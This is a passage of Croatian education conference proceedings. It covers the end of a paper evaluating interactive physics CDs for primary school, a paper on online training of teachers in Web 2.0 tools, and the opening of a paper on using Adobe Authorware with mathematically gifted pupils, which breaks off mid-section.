Interaktivni multimedijski CD-i, pridodani udžbenicima iz fizike za 7. i 8. razred osnovne škole, provjereni su i znanstveno-pedagoški valorizirani u vremenu od prosinca 2009. do veljače 2010. godine na populaciji od 1248 učenika sedmih i osmih razreda, u 8 škola grada Zagreba i Zagrebačke županije. U eksperimentalnoj skupini (učenici koji su učili fiziku pomoću računala) bilo je sveukupno 524 učenika, dok je kontrolna skupina (koja je zadane cjeline i teme iz fizike izučavala na uobičajeni, tradicionalan način) brojila sveukupno 724 učenika. Samo istraživanje ukazalo je na važnost primjene ovakvih multimedijskih nastavnih materijala u nastavi fizike jer je eksperimentalna skupina, koja je radila s interaktivnim obrazovnim sadržajima pomoću CD-a, u odnosu na kontrolnu skupinu, bila daleko uspješnija i s većom je motivacijom pristupila rješavanju provjere znanja, odnosno pokazala je u prosjeku 10-postotne bolje rezultate u svladavanju programiranih nastavnih sadržaja iz fizike u 7. ili pak u 8. razredu osnovne škole*.

Računalni interaktivni obrazovni sadržaji uspješno nadograđuju postojeće klasične nastavne materijale (složene pokuse, udžbenik, vježbenicu, zbirku zadataka i dr.). Oni su usmjereni na specifične nastavne teme (matematičke relacije, tablični i grafički prikaz međusobnih fizikalnih veličina) koji se uz pomoć multimedijskih interaktivnih sadržaja jednostavnije i lakše usvajaju, a njima učenici samostalno provjeravaju i usvajaju nova znanja.

Rezultati ovakvog istraživanja mogu biti od koristi i drugim učiteljima – praktičarima predmetne nastave prirodne skupine predmeta, ali i svim drugim učiteljima u osnovnoj školi koji koriste različite multimedijske sadržaje na računalu u svom odgojno-obrazovnom radu. Statistička obrada ukazuje kako i koliko se u procesu učenja pomoću računala, a u kraćem vremenskom periodu i opuštenijem ozračju, može pospješiti učinkovitost učenja fizike te kako se učenike može što bolje motivirati za ovakav vid učenja. Detaljnijom analizom možemo uočiti koliko su im tako prezentirani nastavni sadržaji poticajni i motivirajući i koliko doprinose atraktivnosti nastave fizike u našim školama primjenom računalne tehnologije u odgojno-obrazovnom procesu.

Potrebno je svakako istaći da je za ovakav inovativni rad u nastavi važna dobra stručno-metodička naobrazba, osobno umijeće, motiviranost, snalažljivost i bogato praktično iskustvo učitelja – voditelja u ovakvom suvremeno oblikovanom obrazovnom procesu. Veliko je zadovoljstvo i samih učenika pri korištenju suvremenih ITC tehnologija kako u školi, tako i kod kuće. Upravo takvim pristupom može se pridonijeti boljoj, drugačijoj, raznovrsnijoj i plodonosnijoj nastavi fizike u školi.

Na programiranim CD-ima nalaze se primjereno metodički oblikovani nastavni materijali koji se koriste uz redovitu nastavu fizike u osnovnoj školi, a koje učenici mogu neograničeno puta samostalno koristiti i uvježbavati pojedine dionice programa u obiteljskom krugu. Važno je istaći i to što ovi multimedijski CD-i pokazuju kvalitetnu animacijsku obradu programirane nastavne građe iz fizike, a posebna im je odlika što mogu poslužiti i kao temeljni i kao dodatni izvor znanja iz fizike u 7. i 8. razredu osnovne škole. Od idejnog rješenja, programiranja pa sve do njihove sadržajne realizacije, ovi interaktivni CD-i odlikuju se svojom originalnošću i posebnošću u odnosu na sve druge slične multimedijske uratke. Oni prikazuju i dobru metodičku razrađenost pojedinih fizikalnih pojava i zakonitosti. Primjera radi spomenimo ovdje animirani istovremeni grafički i tablični prikaz tijela, zorno prikazan na crtežu od svoje početne, srednje do krajnje točke s detaljnim tumačenjem.

Na kraju evo samo nekoliko ilustrativnih primjera sučelja koji zorno pokazuju kako je moguće na

[1] http://www.skole.hr (10.09.2011)
[2] http://lms.carnet.hr (10.09.2011)
[3] http://phet.colorado.edu (20.09.2011)

* M. Klaić, *Računalno samoučenje i samovrjednovanje iz nastavnog predmeta fizike u osnovnoj školi*, magistarski rad, PMF Split, 2011.

lagan, poticajan i atraktivan način pristupiti učenju gradiva iz fizike u osnovnoj školi, a koji se nalaze programirani u navedenim CD-ima. Koriste se u skupnom ili u individualnom pristupu samoučenju pomoću računalne tehnologije. Oni bez sumnje osuvremenjuju i poboljšavaju kvalitetu rada i znanja u nastavi fizike.

IV. METODIČKI PRISTUP POMOĆU INTERAKTIVNIH SADRŽAJA

Svaki interaktivni CD sadrži slajdove s naslovom edukacijskog sadržaja, tipkama za provjeru uspješnosti, uputama i pomoći u radu te navigacijskim tipkama. Sve se to nalazi u desnom gornjem uglu ekrana.




Slika 1. Primjer popunjenog interaktivnog sadržaja za utvrđivanje gradiva u 7. Razredu

Opis i tumačenje dijelova slajda:

A – predmet i razred
B – naslov edukacijskog sadržaja
C – tipke za provjeru uspješnosti
D – upute (U) i pomoć u radu (, P i F)
E – navigacijske tipke
F – naslov i podnaslovi tematske cjeline
G – prostor za tekst i slike/animacije tematske cjeline
H – tipka za detaljno obrazloženje u pojmovniku
I – tipke za pokretanje/zaustavljanje animacije
J – prostor za izvođenje animacije/eksperimenta
K – prostor za rješavanje i provjeru urađenog zadatka
L – ✓potvrđivanje/✗brisanje unesenih odgovora

Slika 2. Osnovni koncept rasporeda svakog pojedinog sučelja.

Slike prikazuju 18 tematskih cjelina za 7. razred, odnosno 19 tematskih cjelina za 8. razred s detaljnim uputama za rad, s trenutačnim uspjehom i neuspjehom nakon obrađenog slajda, sa statističkim izvještajem, kalkulatorom, pojmovnikom i s informacijom o poznatim fizičarima.




Slika 3. Primjer popunjenog slajda za utvrđivanje gradiva u 7. razredu.

Na svakom slajdu pri dnu postoje simboli za potvrđivanje (✓), odnosno za poništenje trenutačnog odgovora (✗).

Pri dnu postoje simboli koji se aktiviraju klikom miša za potvrđivanje (✓), odnosno za poništenje (✗) odgovora. Unos odgovora, kao što je to prikazano na gornjoj slici na mjestima s bijelim poljima, postižemo putem padajućih izbornika s odabirom ponuđenih odgovora (donji dio slike) i/ili unosom putem tipkovnice (prva dva polja odozgo) na slici iznad.

Od mnogih animacijskih prikaza izdvojili smo kao dobar primjer slajd s prikazom dinamometra koji nam zorno dočarava primjer interaktivnog postupka učenja zadanog gradiva iz fizike u 7. razredu osnovne škole. Pokretom miša preko dijela animacije otvara se padajući izbornik koji nam pokretanjem animacije prikazuje pojedine dijelove uređaja (dinamometra) na kojem možemo mijenjati uvjete eksperimenta i međusobne veze s fizikalnim veličinama.



Slika 4. Vanjski i unutrašnji (skriveni) izgled dinamometra.

Podsjetimo se da danas u nastavi fizike prevladavaju zorni konstrukcijski prikazi i induktivne metode poučavanja. Tako i ovi multimedijski interaktivnih CD-i prate ove trendove i zorno prikazuju mnoštvo primjera i situacija iz stvarnog života koji su povezani s ovim predmetom. Ovakve interaktivne simulacije usko su povezane s konkretnim životnim pojavnostima te vrlo stimulativno pospješuju iskustveno učenje i trajnije zadržavaju u pamćenju spoznaje i zakonitosti po kojima se odvija stvarni život čovjeka na kugli zemaljskoj.

V. ZAKLJUČAK

Sve prikazane slike računalnih simulacija na CD-ima, kako za 7., tako i za 8. razred osnovne škole, imaju za cilj na zanimljiv i maštovit način motivirati učenika, jačati njegovo samopouzdanje i poticati ga na samostalan rad kako bi ostvario što bolje rezultate i dugotrajniju životnu primjenljivost naučenih prirodnih spoznaja. Primjenom ovakvih kompjutorskih simulacija i interaktivnim metodama provjeravanja i mjerenja dosad «nerazumljiva» fizika sve je manji «bauk» s mnoštvom apstraktnih formula, tabličnih i grafičkih prikaza. Takvi se apstraktni pojmovi i prikazi mogu vrlo zorno prikazati i shvatiti kombinacijom suvremenih računalnih simulacija, što dinamizira i individualizira nastavni proces i postiže stanovitu uštedu vremena poučavanja i vježbanja gradiva fizike.

LITERATURA

[1] Bielawski, L. i Metcalf, D. Blended elearning integrating Knowledge, Performance Support and Online learning.: HRD Press, Inc. 2003

[2] Hussain,L., Ali Khan,U., Impact of Computer Assisted Instructions on Learning of Physics at Secondary School Level, FWU Journal of Social Sciences, Vol 4, No.2, 2011, 41-47

[3] Graham C.R. Blended learning systems: definition, current trends and future directions. San Francisco: Pfeiffer publishing. 2007.

[4] Klaić, M., FIZIKA 7- NOVO – CD za nastavnike fizike 7. razreda osnovne škole, Školska knjiga, Zagreb 2010.

[5] Klaić, M., FIZIKA 8- NOVO – CD za nastavnike fizike 7. razreda osnovne škole, Školska knjiga, Zagreb 2010.

[6] Klaić, M., Dumančić, M., Cifrić W., „Primjer razvoja modela interaktivnih obrazovnih sadržaja iz fizike“, //MIPRO 2010 Proceedings Vol. IV. Computer in Education /Čičin-Šain, Marina; Uroda, Ivan; Turčić Prstačić, Ivana; Sluganović, Ivanka; - Opatija: MIPRO, 2010. 437-440

[7] KVALITATIVNA ANALIZA NACIONALNIH ISPITA – FIZIKA, NCVVO, Stručna radna skupina za kvalitativnu analizu ispita iz fizike, lipanj, 2010.

[8] Paar,V., O budućnosti Hrvatske odlučit će kvaliteta školstva – što umjesto NOK-a, izlaganje na Simpoziju o nastavi fizike Hrvatskog fizikalnog društva 2011. Godine

[9] Pagani, M. Encyclopedia of Multimedia Technology and Networking. London:

[10] Rister, D., Mišljenja učenika i nastavnika o nastavi fizike u osnovnim školama prije uvođenja HNOS-a, Zbornik radova s Osmog hrvatskog simpozija o nastavi fizike, Novi Vinodolski, 2007., str. 68 – 72

Edukacija učitelja u korištenju web 2.0 alata

A. Sandra Vuk*, Dubravka Petković**
*Osnovna škola Augusta Šenoe, Zagreb
**Osnovna škola Fažana, Fažana
*vuksan@gmail.com, **dubravka50@gmail.com

Sažetak - Web 2.0 alati su pojmovi koji se susreću redovito u priči o današnjem obrazovnom sustavu, ali ne i u praksi hrvatskih učitelja ili barem ne dovoljno. Potaknute tom činjenicom krenule smo u istraživanje načina na koji bismo mogle pomoći kolegama, upoznati ih s web2.0 alatima i njihovom primjenom. Kako smo i mi same geografski udaljene i u svom zajedničkom radu svakodnevno koristimo web 2.0 alate za međusobnu suradnju i društvene mreže za komunikaciju, tako nam nije bilo teško osmisliti način edukacije. Ovaj rad obuhvaća prezentaciju rezultata našeg rada u edukaciji učitelja. Svoje iskustvo i znanje podijelile smo s ostalim učiteljima organizirajući online edukaciju putem društvenih mreža, web stranica i sustava Moodle. Edukacija obuhvaća upoznavanje s web2.0 alatima, valorizaciju alata i primjenu alata u konkretnim nastavnim situacijama i nastavnim temama. Takav pristup doveo je do pojačanog interesa hrvatskih učitelja koji i sami počinju koristiti neke od web 2.0 alata te ih dijeliti s ostalom učiteljskom zajednicom. Cijeli rad je „živ“ i stalno se nadopunjuje i istražuju novih besplatnih web 2.0 alata

I. UVOD

Pojam Web2.0 alati u posljednje se vrijeme vrlo često spominje u krugovima ljudi čiji su interesi vezani uz upotrebu IKT tehnologija. Što su web 2.0 alati? Koje su njihove prednosti? Kako se mogu koristiti u nastavi? Vjerujemo da malo učitelja zna i to ne zato što to ne žele znati, nego zato što nemaju prilike saznati. Službene edukacije o uporabi IKT u nastavi nema pa tako ni edukacije o primjeni uporabe web 2.0 alata. Učitelji ljubitelji Interneta i googlanja pronaći će malo podataka na hrvatskom jeziku.

Udruge hrvatskih učitelja ***Zvono*** i ***Foruma razredne nastave*** u kontaktu smo s mnogim učiteljima u Hrvatskoj koji su željni naučiti nešto novo i svjesni su činjenice da je potrebno promijeniti način poučavanja učenika, potrebe organiziranja nastave tako da učenik bude aktivan sudionik nastavnog procesa. IKT tehnologija i Web2.0 alati im mogu u tome pomoći ako ovladaju tim digitalnim vještinama.

Budući da i same koristimo Web2.0 alate u svom radu želja nam je bila da svoje znanje i vještine podijelimo s kolegama i pomognemo im da upoznaju Web2.0 alate i nauče ih primjenjivati . Trebalo je osmisliti način na koji bismo provele edukaciju. Tu nije bilo previše izbora: bile smo svjesne da to mora biti online i da moramo iskoristiti prednosti Interneta, društvenih mreža i web 2.0 alata.

Edukaciju smo počele provoditi i provodimo putem:

- ***vlastite web stranice*** s opisima alata, primjenom alata u nastavnom procesu i valorizacijom alata, a započele smo i s izradom tutorijala za pojedine alate.
- ***Facebooka***: informiramo učitelje o novostima u našem istraživanju alata.
- ***Carnetovog LMS sustava Moodle*** - izradile smo i provodimo tečaj izrade razredne web stranice u Google Site-u na kojoj učitelji mogu pohranjivati i dijeliti svoje i učeničke uratke sa širom zajednicom.

Interes učitelja je velik i svakim danom sve više učitelja počinje koristiti Web2.0 alate i svoje uratke dijele s nama i širom zajednicom

II. NAČINI EDUKACIJE UČITELJA

A. *WEB stranica*

Web stranica je naziv Web2.0 alata. Stranica je formirana na platformi Google Sites jer google prednjači u dostupnosti besplatnih web alata za učitelje zajedničkog naziva Google apps for education.

Zajednički cilj formiranja stranice je i dostupnost alata učiteljima razredne nastave te dijeljenje (share) spoznaja s ostalim učiteljima. Na strancama su upute za uporabu alata na hrvatskom jeziku, podjela alata prema

svrsi uporabe i mjesto (pohrana) linkova na jednom mjestu,. Obzirom da smo obje učiteljice u RN, posebno smo se oslonile na alate koji se mogu koristiti u razrednoj nastavi. Alate smo podijelile ovisno o svrsi i načinu primjene. Nastojale smo prikazati alate kojima učitelji mogu postići ciljeve i ishode učenja svih razina prema Bloomovoj taksonomiji obrazovnih ciljeva.



Slika 1. Piramida Bloomove taksonomije

Mnogi od alata spadaju u više podjela pa smo ih obradile ovisno o svrsi na različite načine. Najveći poticaj bilo nam je kako neki alat primijeniti u praksi, tj. je li on u radu primjeren samo učitelju, služi li za suradnju s učenicima (kolaboraciju) ili je samo za učenike (igra). Svaki od alata koristile smo uz gradivo propisano Nastavnim planom i programom od 1.do 4.raz.


Primjeri:

1. Izrada umne mape koja ima svrhu ponavljanja i ususstavljivanja nastavnih sadržaja predmeta prirode i društva u prvom razredu. Sadržaji teme su prikazane vizualno i služe među ostalim i kao podsjetnik na sadržaje koje treba upamtiti. Mapa je izrađena alatom bubbl.us.



Slika 2. Primjer - UMNE MAPE 1. razred PID Obitelj, škola, naše mjesto

2. Križaljka osmosmjerka koja je izrađena alatom Crossword i zanimljiv je način ponavljanja ključnih pojmova sadržaja predmeta priroda i društvo Tema:Zima. Učenici rješavaju križaljku online ili isprintanu.



Slika3. Križaljka za ponavljanje 2. razred PID NT Zima u zavičaju

Opisale smo alat, način njegova korištenja, pokazale korištenje alata na primjerima iz nastave i dopustile si da ocijenimo alat i njegovu moguću primjenu u hrvatskom školstvu. Uz svaki smo alat naznačile treba li suradnju, je li jednostavan za uporabu, treba li ga platiti ili je besplatan te je li isključivo na engleskom jeziku. Obzirom da smo alate htjele približiti hrvatskom učitelju odlučili smo se na izradu tutorijala (vodiča uporabe) u video obliku, slikopričama (PPT) ili u obliku budućih radionica. Video tutorijal za izradu online slikovnice

B. Facebook grupa

Grupa je formirana nakon što smo obradile više od 10 alata. Grupa je otvorenog tipa i obuhvaća stotinjak učitelja iz cijele RH, pa i samu zamjenicu ministra prosvjete gđu Mariju Lugarić (kao članicu).

Cilj grupe: primjere iz prakse postaviti javno i time potaknuti druge učitelje da se bez straha upute u korištenje alata, zajednički analiziraju alate i mogućnosti njihove primjene u praksi i brzo razmjenjuju informacije. Krajnji nam je cilj potaknuti učitelja na kreativno stvaranje edukativnih materijala Dosad (siječanj 2012.) je grupa potaknula više od dvadesetak učitelja da se upute u izradu nekog materijala koristeći Web 2.0 alate.

C. Twitter

Nama je u upoznavanju novih Web 2.0 alata najviše pomogla društvena mreža Twitter. Na Twitteru postoji podgrupa #edutech #web20. Svakodnevno u grupama učitelji iz cijelog svijeta objavljuju linkove novih alata, njihovu primjenu u praksi, njihove edukativne sadržaje (blog sadržaje). Ta nas je Twitter grupa potaknula na učlanjenje u velike edukatorske forume, omogućila nam pristup materijalima i uključivanje u razmjenu iskustava s velikom grupom edukatora.

Na stranicama:

a) http://www.classroom20.com/profile/SandraVuk?xg_source=activity

b) http://edupln.ning.com/profile/SandraVuk

izmjenjujemo, dijelimo i analiziramo sadržaje za rad u primarnom obrazovanju.

Potaknuti drugima formirali smo i svoje blog stranice gdje pišemo o hrvatskom školstvu, promjenama, analizama i uspjesima: http://razredna.wordpress.com/

D. Online tečajevi

U svrhu edukacije učitelja pri udruzi učitelja Zvono izradile smo i provodimo u Carnetovom LMS sustavu Moodle online tečajeve za korištenje programa i alata u nastavi. Jedan od njih je: *Izrada razredne web stranice*.

Web stranica razreda je prvenstveno rad koji pokazuje suradnju učiteljica i roditelja. Učiteljima daje mogućnost prezentacije rada razreda, suradnički rad s učenicima i roditeljima.

Tečaj je namijenjen učiteljima no i ostalima zainteresiranim za izradu web stranice u Google Site-u. Polaznici tečaja imaju mogućnost steći znanja i ovladati vještinama potrebnim za izradu vlastite besplatne web stranice. Polaznici su kroz tečaj vođeni pisanim i video uputama te svladavaju sadržaje putem vježbi.

Do sada je tečaj završilo tridesetak učitelja. Prema izlaznim anketama zadovoljstvo polaznika je veliko ne samo zbog sadržaja nego i načina rada koji im daje mogućnost da rade u vrijeme kada im to najviše odgovara.



Slika4. Početna stranica tečaja Izrada razredne web stranice

III. ZAKLJUČAK

U ovom radu predstavile smo primjer načina na koji se kolegama učiteljima može pomoći da se neformalno educiraju i sami pridonesu podizanju kvalitete svoje nastavne i nastavnog procesa u svim njegovim fazama uporabom Web2.0 alata.

Opisale smo načine na koje se kolege učitelji mogu educirati bez obzira na mjesto gdje se nalaze i vrijeme kad će učiti. Mišljenja kolega učitelja su pokazala da su ovakvi načini učenja prikladni i s aspekta dostupnosti: uz našu svakodnevnu online podršku lakše svladavaju i usvajaju vještine rada s Web2.0 alatima.

No valja napomenuti da unatoč entuzijazmu, velikoj volji i predanome radu na ovakvim edukacijama učitelji često nailaze na teško premostive prepreke: nedovoljnu opremljenost učionica i škola adekvatnom opremom potrebnom za primjenjivanje naučenoga u svojoj nastavi, nerazumijevanje okoline i nezainteresiranost stručnih službi za takvu vrstu edukacije.

Mi ćemo i dalje nastojati se samoobrazovati i koristiti nove alate i to naše znanje podijeliti sa širom učiteljskom zajednicom.

Literatura:

U izradi **nismo koristile literaturu** nego je cijeli članak izvorno naš autorski, a u uvođenje znanja o web 2.0 proučile smo ovo:

1. **Prensky, M.** Digitalni urođenici, digitalni pridošlice, Edupoint, 40 (V). 2005. Preuzeto u svibnju 2011. s http://www.carnet.hr/casopis/40/clanci/3

2. **Ljubić Klemše, N.** Web 2.0 alati i e-učenje u primarnom obrazovanju, Pogled kroz prozor, 2010. Preuzeto u svibnju 2011. S http://pogledkrozprozor.wordpress.com/2010/11/27/web-2-0-alati-i-e-ucenje-u-primarnom-obrazovanju

3. **Elliott, M. i McGreal, R.** Tehnologije online učenja (e-learning), Edupoint 37 (V). 2005. Preuzeto u svibnju 2011. s http://edupoint.carnet.hr/casopis/37/clanci/4.html

4. **Blažić, A.** Glogster, Twiterova družina – nove tehnologije u nastavi. 2010. Preuzeto u svibnju 2011. s http://twitterovadruzina.wordpress.com/2010/01/04/glogster

Implementacija softverskog paketa Adobe Authorware u radu s darovitim učenicima (u dodatnoj nastavi matematike)

Nataša Mesaroš Grgurić
Osnovna škola „Centar“ Rijeka, Hrvatska
natasa.mesaros@ri.t-com.hr

Sažetak- Informacijsko komunikacijska tehnologija potiče dječju kreativnost, a kod darovite djece osim kreativnosti, potiče razvoj logičkog mišljenja, omogućuje aktivno i brzo učenje, eksperimentiranje, uživljavanje u zamišljene situacije – sve ono što je bitno za darovitu djecu. Djeca nevjerojatnom brzinom stječu samostalnost, kompetenciju i osjećaj kontrole nad računalom. U dugogodišnjem radu s djecom posebice onom koja pokazuju interes za matematiku u osnovnoj školi došla sam do saznanja da korištenjem računala postižem bolju motivaciju kod učenika za rješavanje tehnički zahtjevnijih zadataka. Bilo da se radi o zadatcima geometrijskog tipa ili zadatcima kojima se razvija logičko mišljenje, učenici trebaju uložiti mnogo truda i vremena da bi postigli vještinu rješavanja takvih zadataka.
Cilj ovog rada je prikazati kako implementirati softverski paket Adobe Authorware u radu s darovitom djecom, a posebice u radu s djecom koja vole matematiku i koja pokazuju osobit interes za nju kroz dodatnu nastavu matematike.

I. DAROVITOST

Darovitost nema jednoznačni odgovor, ali jedna od definicija darovitosti kaže da je „Darovitost sklop osobina koje učeniku omogućavaju trajno postignuće natprosječnih rezultata u jednom ili više područja ljudske djelatnosti, a uvjetovano je visokim stupnjem razvijenosti pojedinih sposobnosti, osobnom motivacijom i izvanjskim poticanjem.“ (Narodne novine, 1991.).

Znanstveno istraživanje darovitosti započeo je engleski biolog Francis Galton (1822.-1911.), koji se, oslanjajući na Darwinova istraživanja, počeo baviti individualnim razlikama pojedinaca. Galton je vjerovao da su inteligencija i talent nasljedni te da se oni prenose genima s roditelja na djecu.

Lewis Terman je 1921. godine proveo najpoznatije istraživanje darovitosti. On je pratio napredovanje 1450 pojedinaca kroz dugi niz godina te istaknuo da iako vjeruje da je inteligencija nasljedna, potrebno ju je itekako njegovati u obitelji i okružju koje će dijete usmjeravati i razvijati u onom smjeru u kojem idu i djetetovi interesi i želje.

Prema Koren (1989.) ljudske su sposobnosti u populaciji raspoređene prema zvonolikoj krivulji (Gaussova krivulja ili normalna raspodjela), u kojoj većina pojedinaca ima određenu sposobnost razvijenu na prosječnoj razini. Pojedinci kojima su sposobnosti razvijene na višem ili nižem stupnju simetrično se smanjuju. One pojedince koji imaju jednu ili više sposobnosti razvijenu natprosječno, njih se obično naziva darovitima u toj ili tim sposobnostima.

Marland (1972.) je u svome izvješću naveo da se kod darovite djece mogu očekivati visoka postignuća, ako je obrazovanje prilagođeno njihovoj razini znanja i tempu učenja.

Prema Gardneru (1983.), postoji sedam različitih specifičnih sposobnosti, talenata ili inteligencija.

Stenbergova definicija darovitosti je usmjerena na kognitivne modele. Prema njegovoj definiciji daroviti se razlikuju među populacijom prema specifičnom načinu mentalnog funkcioniranja. Indikatori darovitosti su uspješno rješavanje problema i usvajanje znanja te što su te vještine bolje razvijene to je osoba darovitija.

Renzullijeva troprstenasta definicija darovitosti usmjerena je na ponašanje pojedinca. Prema njegovoj definiciji, darovito ponašanje predstavlja interakciju triju osnovnih skupina ljudskih osobina: iznadprosječne sposobnosti, visoka razina usmjerenosti na zadatak i visok stupanj kreativnosti. Pojedinci koji pokazuju darovito ponašanje su oni koji imaju ili mogu razviti ovu kombinaciju osobina i primijeniti je u nekom vrijednom području ljudske aktivnosti.

Webb predlaže da se u Renzullijevoj troprstenastoj definiciji darovitosti naglasi važnost triju osobina koje je nužno njegovati kod darovite djece kako bi produktivno ostvarila svoju darovitost u odrasloj dobi, a to su kreativnost, hrabrost te suosjećajnost, briga za druge.

Tannenbaum tvrdi da okruženje ima važnu ulogu u razvoju darovitosti. Sredina u kojoj dijete živi i u kojoj se školuje mora biti motivirajuća u kojoj će ono ispoljiti svu svoju kretaivnost i želju za radom i učenjem. Poticajno okruženje omogućit će pojedincu da kognitivno funkcioniranje bude za zavidnoj razini.

Unutar pojma darovitosti nailazimo na pojmove: darovito dijete, čudo od djeteta, geniji i talenti.

Darovita su djeca uspješnija od svojih vršnjaka, pokazuju izrazitu znatiželju, visoku sposobnost rasuđivanja, lako izražavaju svoje misli i želje, imaju bogat rječnik, dobro pamćenje, razumijevanje i rano

usvajaju čitanje. Darovita djeca brzo i lako usvajaju nove pojmove, izrazito su motivirana za rad, usmjerena su svome cilju, a problemi pri radu ih vesele i potiču na nova rješenja koja su originalna i kreativna.

Kod darovite djece izražena je motivacija za rad te takvu djecu ne treba dodatno motivirati na vježbanje, njima treba pružiti potporu u učenju, traženju novih sadržaja, osigurati im poticajno okružje gdje će njihova sposobnost dobiti na važnosti, te će oni biti pozitivno nastrojeni i time pokazati svoje iznadprosječne sposobnosti i specifične osobine ličnosti.

Darovita djeca koja su podržana od strane obitelji, učitelja i okoline imaju veće mogućnosti da razviju svoje kognitivne sposobnosti do najviše razine. Takvim učenicima potrebno je osigurati školovanje „po mjeri“ tj. uvažavati njihove interese i želju za radom. Potrebno je i grupirati učenike prema njihovim sposobnostima. Učitelj ne smije dozvoliti da se darovita djeca ne indentificiraju jer upravo o njima ovisi razvoj i napredak ljudske vrste.

II. DAROVITO DIJETE I RAČUNALO

Danas je gotovo nemoguće zamisliti život bez računala. Računala nas sve više okružuju pa tako nije niti nezamislivo da su djeca već od najranije dobi uz računalo. Trogodišnjaci se sasvim dobro snalaze na računalu. Dovoljno im je samo jednom pokazati kako primjerice pronaći crtić na internetu i drugi put će ga gotovo sami pronaći, a da još ne znaju niti čitati i pisati. Dječja pozornost nad računalom nadmašuje granicu trajanja. Računalo apstraktne predodžbe predočava na konkretan način pa time dječju pažnju drži na izazovnoj granici. Dijete uz računalo neprestano razvija osjećaj vlastite kompetencije, osjeća nadmoć te se izvrsno snalazi u poljima svoje znatiželje. Računalo djetetu omogućuje aktivno učenje uz igru, eksperimentiranje, uživljavanje u zamišljene situacije- sve ono što je bitno i za darovitu djecu. Na taj način darovito dijete stječe samostalnost, kreativnost i osjećaj kontrole nad računalom. Darovito dijete uz pomoć računala proširuje svoja znanja. Ono mu pruža da otkriva nova saznanja, uči vlastitim tempom na jednostavan i zanimljiv način. Današnji programi za učenje su toliko razvijeni da se pomoću njih može obrađivati novo gradivo, uvježbavati i ponavljati te provjeravati naučeno. Na taj način dijete u svakom trenutku učenja na računalu zna je li na pravom putu ka rješenju te na vrijeme i u svakom trenutku može prekinuti s aktivnostima koje ga vode u pogrešnom smjeru. Računalni programi tijekom učenja kontroliraju rad i napredovanje djeteta, ponekad ispravljajući pogrješke koje dijete učini, a da se dijete tada ne osjeća loše ili poniženo, što nije rijedak slučaj u razredu kada je izrugivano svojim netočnim odgovorom. Čak i ako pogriješi, računalo će mu ponuditi mogućnost da se vrati i pokuša ponovno. Računalni programi imaju nekoliko razina rješavanja zadataka, što je prednost nad redovnom nastavom. Učitelj je najčešće zaokupljen „prosječnim“ učenikom pa je na taj način darovito dijete zakinuto učiteljevom pažnjom. Programi za učenje imaju mogućnost provjere znanja na nekoliko razina, od onih jednostavnijih pa sve do razine uporabe naučenog u novim situacijama. Ovako razrađeni programi nude učeniku da samo testira svoje znanje i upozna stupanj usvojenosti naučenog, ali isto tako da kontrolira tempo i korake u učenju. Djeci programi omogućuju ohrabrenje i nagrade za učinjeno u vidu pozitivnih informacija. Na taj se način dijete ohrabruje i uči pozitivno razmišljati. Taj način darovitom djetetu daje poticaj za rješavanje složenijih i apstaktnijih zadataka te ga motivira za daljnje rješavanje i postizanje više razine učenja.

Učenje uz računalo je zabavnije, zbivanja na ekranu su dinamična te stoga zanimljivija od udžbenika ili nastavnih listića. Savladavanje gradiva uz stalnu povratnu informaciju, o njegovoj uspješnosti, djetetu je izazov, učenje je nalik na igru pa dijete uči na njemu naprihvatljiviji i najdraži način. Darovito dijete radom na računalu poboljšava vještinu pisanja i komuniciranja. Računalo ga potiče na izazov i znatiželju. Ono vježba svoj mozak, rješava logičke zagonetke i razvija svoju inteligenciju i kreativnost s beskrajnim mogućnostima razmišljanja na nov način.

III. MACROMEDIA ADOBE AUTHORWARE

Macromedia Adobe Authorware interpreterski je grafički programski jezik utemeljen na formi dijagrama toka. Namjenjen je izradbi multimedijskih interaktivnih programa koji kasnije mogu sadržavati čitav spektar multimedijalnog sadržaja, što je naročito korisno kod obrazovnih programa za multimedijske radne stanice i e-learning aplikacije. Ono što Authorware razlikuje od ostalih programskih paketa slične namjene kao što su Flash ili Director koji se oslanjaju na vizualnu fazu, vremensku crtu i pisanu odnosno skriptnu strukturu jest upravo struktura dijagrama toka.

